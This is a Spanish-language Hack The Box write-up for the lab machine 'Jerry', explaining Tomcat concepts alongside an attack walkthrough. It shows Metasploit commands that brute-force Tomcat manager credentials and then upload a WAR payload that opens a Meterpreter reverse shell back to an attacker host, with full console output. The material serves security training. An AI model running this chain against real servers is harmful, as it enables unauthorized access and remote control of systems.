
JERRY

1. JERRY


https://app.hackthebox.com/machines/Jerry



1.1. Preliminar


Comprobamos si la máquina está encendida, averiguamos qué sistema operativo es y creamos nuestro directorio de trabajo. Parece que nos enfrentamos a una máquina

Windows.




1.2. Nmap

Escaneo de puertos sigiloso. Evidencia en archivo *allports*. Solo tenemos el *puerto 8080* abierto.



Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de *allports* mediante `extractPorts`. Tenemos el servicio *Apache Tomcat/Coyote JSP engine 1.1* corriendo.



> **Apache Tomcat**:
> **Apache Tomcat** es un servidor web y contenedor **servlet** de código abierto. Es una implementación de las tecnologías Java Servlet, JavaServer Pages (JSP) y Java Expression Language (EL), que proporciona un entorno para ejecutar aplicaciones web

Java. Por defecto, Apache Tomcat usa el *puerto 8080*.
Tomcat es utilizado principalmente para alojar y ejecutar aplicaciones web Java, desde aplicaciones simples hasta aplicaciones empresariales complejas. Además de ser un contenedor servlet, Tomcat también puede actuar como un servidor web independiente que puede servir contenido estático como HTML, CSS y archivos JavaScript.
Una de las diferencias más importantes entre un servidor web común de *Apache* y un servidor web de *Apache Tomcat*, es que el primero se usa para alojar aplicaciones desarrolladas en *HTML* o *PHP*, mientras que el segundo se usa para alojar aplicaciones escritas en *Java*.

Apache Coyote:

Apache Coyote es un componente esencial de **Apache Tomcat**. En términos simples, Coyote es el *conector HTTP* utilizado por Tomcat para interactuar con clientes web mediante el protocolo HTTP. Se encarga de manejar las solicitudes HTTP entrantes y las respuestas correspondientes.
Coyote actúa como un puente entre el servidor web y el contenedor servlet de Tomcat. Cuando un cliente web realiza una solicitud HTTP, como cargar una página web o enviar datos a través de un formulario, Coyote es el encargado de recibir esa solicitud y pasarla al contenedor servlet de Tomcat para su procesamiento. Una vez que el contenedor servlet genera una respuesta, Coyote la recibe nuevamente y la envía de vuelta al cliente.


Servlet:

Un **servlet** es un componente de programación en **Java** que se utiliza para extender la funcionalidad de un servidor web. Específicamente, un servlet es una clase Java que se ejecuta en el servidor y que es capaz de recibir solicitudes HTTP, procesarlas y devolver respuestas al cliente. Los servlets son una parte integral de la plataforma *Java Enterprise Edition (Java EE)* y son ampliamente utilizados para desarrollar aplicaciones web dinámicas.
Los servlets son gestionados por un contenedor servlet, como **Apache Tomcat**, que se encarga de cargar, inicializar y ejecutar los servlets cuando se reciben solicitudes HTTP correspondientes. Cuando un cliente web realiza una solicitud

> HTTP a un servidor que está ejecutando servlets, el contenedor servlet mapea la solicitud a un servlet específico y llama al método apropiado del servlet para procesar la solicitud. Luego, el servlet puede generar una respuesta dinámica en función de la solicitud y enviarla de vuelta al cliente.

1.3. Tecnologías web

Whatweb: nos reporta lo siguiente.



1.4. Privesc via Apache Tomcat JSP file upload

CVE-2017-12615:
Buscamos vulnerabilidades relacionadas con el servicio *Apache Tomcat/Coyote JSP engine 1.1*. Sabemos que existen varias para versiones antiguas de **Tomcat**, así que vamos directamente a **Metasploit**. En primer lugar, vamos a usar este script: auxiliary/scanner/http/tomcat_mgr_login, el cual realizará un ataque de **fuerza bruta** contra el usuario y contraseña para iniciar sesión en el servidor de Tomcat.

```
[msf](Jobs:0 Agents:0) exploit(multi/http/tomcat_jsp_upload_bypass) >> use auxiliary/scanner/http/tomcat_mgr_login
[msf](Jobs:0 Agents:0) auxiliary(scanner/http/tomcat_mgr_login) >> show options

Module options (auxiliary/scanner/http/tomcat_mgr_login):

   Name              Current Setting                                               Required  Description
   ----              ---------------                                               --------  -----------
   BLANK_PASSWORDS   false                                                         no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                                             yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                                                         no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                                                         no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                                                         no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                                                          no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
   PASSWORD                                                                        no        The HTTP password to specify for authentication
   PASS_FILE         /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_p  no        File containing passwords, one per line
                     ass.txt
   Proxies                                                                         no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                                                                          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT             8080                                                          yes       The target port (TCP)
   SSL               false                                                         no        Negotiate SSL/TLS for outgoing connections
   STOP_ON_SUCCESS   false                                                         yes       Stop guessing when a credential works for a host
   TARGETURI         /manager/html                                                 yes       URI for Manager login. Default is /manager/html
   THREADS           1                                                             yes       The number of concurrent threads (max one per host)
   USERNAME                                                                        no        The HTTP username to specify for authentication
   USERPASS_FILE     /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_u  no        File containing users and passwords separated by space, one pair per line
                     serpass.txt
   USER_AS_PASS      false                                                         no        Try the username as the password for all users
   USER_FILE         /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_u  no        File containing users, one per line
                     sers.txt
   VERBOSE           true                                                          yes       Whether to print output for all attempts
   VHOST                                                                           no        HTTP server virtual host


View the full module info with the info, or info -d command.

[msf](Jobs:0 Agents:0) auxiliary(scanner/http/tomcat_mgr_login) >> set rhosts 10.10.10.95
rhosts => 10.10.10.95
[msf](Jobs:0 Agents:0) auxiliary(scanner/http/tomcat_mgr_login) >> exploit
```


Al cabo de unos minutos, obtenemos unas credenciales válidas para iniciar sesión. A continuación, en el siguiente paso, usaremos otro exploit al que pasaremos como parámetros estas credenciales.

```
[-] 10.10.10.95:8080 - LOGIN FAILED: root:password1 (Incorrect)
[-] 10.10.10.95:8080 - LOGIN FAILED: root:j2deployer (Incorrect)
[-] 10.10.10.95:8080 - LOGIN FAILED: root:OvW*busr1 (Incorrect)
[-] 10.10.10.95:8080 - LOGIN FAILED: root:kdsxc (Incorrect)
[-] 10.10.10.95:8080 - LOGIN FAILED: root:owaspba (Incorrect)
[-] 10.10.10.95:8080 - LOGIN FAILED: root:ADMIN (Incorrect)
[-] 10.10.10.95:8080 - LOGIN FAILED: root:xampp (Incorrect)
[-] 10.10.10.95:8080 - LOGIN FAILED: tomcat:admin (Incorrect)
[-] 10.10.10.95:8080 - LOGIN FAILED: tomcat:manager (Incorrect)
[-] 10.10.10.95:8080 - LOGIN FAILED: tomcat:role1 (Incorrect)
[-] 10.10.10.95:8080 - LOGIN FAILED: tomcat:root (Incorrect)
[-] 10.10.10.95:8080 - LOGIN FAILED: tomcat:tomcat (Incorrect)
[+] 10.10.10.95:8080 - Login Successful: tomcat:s3cret
[-] 10.10.10.95:8080 - LOGIN FAILED: both:admin (Incorrect)
[-] 10.10.10.95:8080 - LOGIN FAILED: both:manager (Incorrect)
[-] 10.10.10.95:8080 - LOGIN FAILED: both:role1 (Incorrect)
[-] 10.10.10.95:8080 - LOGIN FAILED: both:root (Incorrect)
[-] 10.10.10.95:8080 - LOGIN FAILED: both:tomcat (Incorrect)
[-] 10.10.10.95:8080 - LOGIN FAILED: both:s3cret (Incorrect)
[-] 10.10.10.95:8080 - LOGIN FAILED: both:vagrant (Incorrect)
[-] 10.10.10.95:8080 - LOGIN FAILED: both:QLogic66 (Incorrect)
[-] 10.10.10.95:8080 - LOGIN FAILED: both:password (Incorrect)
[-] 10.10.10.95:8080 - LOGIN FAILED: both:Password1 (Incorrect)
[-] 10.10.10.95:8080 - LOGIN FAILED: both:changethis (Incorrect)
[-] 10.10.10.95:8080 - LOGIN FAILED: both:r00t (Incorrect)
[-] 10.10.10.95:8080 - LOGIN FAILED: both:toor (Incorrect)
[-] 10.10.10.95:8080 - LOGIN FAILED: both:password1 (Incorrect)
[-] 10.10.10.95:8080 - LOGIN FAILED: both:j2deployer (Incorrect)
[-] 10.10.10.95:8080 - LOGIN FAILED: both:OvW*busr1 (Incorrect)
```

Básicamente, lo que hace este exploit (exploit/multi/http/tomcat_mgr_upload) es ejecutar un payload en servidores **Apache Tomcat** que tengan una aplicación /manager expuesta, como es el caso. El payload es cargado como un archivo *.war* que contiene una aplicación *JSP* utilizando una solicitud **POST** contra el componente /manager/html/upload. Esto significa que el archivo *.war* contiene uno o más archivos JSP que se utilizarán para generar contenido dinámico en la aplicación web cuando se ejecute en el servidor Apache Tomcat. Tal y como vemos en la imagen, la explotación tiene éxito y obtenemos nuestra sesión de **Meterpreter**.

Por otro lado, si hiciéramos una explotación manual, podríamos crear un payload con la terminación *.war* con **Msfvenom** y subirlo al servidor una vez tengamos unas

credenciales válidas para iniciar sesión.



```
[msf](Jobs:0 Agents:0) exploit(multi/http/tomcat_mgr_upload) >> show options

Module options (exploit/multi/http/tomcat_mgr_upload):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   HttpPassword                   no        The password for the specified username
   HttpUsername                   no        The username to authenticate as
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS        10.10.10.95      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT         8080             yes       The target port (TCP)
   SSL           false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI     /manager         yes       The URI path of the manager app (/html/upload and /undeploy will be used)
   VHOST                          no        HTTP server virtual host


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.10.16.3       yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Java Universal



View the full module info with the info, or info -d command.

[msf](Jobs:0 Agents:0) exploit(multi/http/tomcat_mgr_upload) >> set HttpUsername tomcat
HttpUsername => tomcat
[msf](Jobs:0 Agents:0) exploit(multi/http/tomcat_mgr_upload) >> set HttpPassword s3cret
HttpPassword => s3cret
[msf](Jobs:0 Agents:0) exploit(multi/http/tomcat_mgr_upload) >> exploit

[*] Started reverse TCP handler on 10.10.16.3:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying Kz6owfzB80IALcZg7wle...
[*] Executing Kz6owfzB80IALcZg7wle...
[*] Sending stage (58829 bytes) to 10.10.10.95
[*] Undeploying Kz6owfzB80IALcZg7wle ...
[*] Undeployed at /manager/html/undeploy
[*] Meterpreter session 1 opened (10.10.16.3:4444 -> 10.10.10.95:49192) at 2024-02-17 00:40:04 +0100

(Meterpreter 1)(C:\apache-tomcat-7.0.88) >
```

> **Archivo WAR**:
> Un **archivo WAR (Web Application Archive)** es un archivo comprimido que contiene los componentes de una aplicación web **Java**. Específicamente, un archivo WAR es una forma de empaquetar y distribuir una aplicación web Java en un solo archivo. Dentro de un archivo WAR, puedes encontrar archivos y directorios que incluyen clases Java, archivos JSP, archivos de configuración, bibliotecas de clases (JAR), recursos estáticos como HTML, CSS, imágenes, etc.
> **Aplicación JSP**:
> Una **aplicación JSP (JavaServer Pages)** es una tecnología de **Java** que permite a los desarrolladores crear páginas web dinámicas utilizando sintaxis HTML y elementos de Java. En esencia, una página JSP es una mezcla de código HTML estático y fragmentos de código Java que se ejecutan en el servidor antes de enviar la página al cliente. Los JSP son útiles para generar contenido web dinámico, ya que permiten incrustar lógica de programación Java directamente en las páginas web.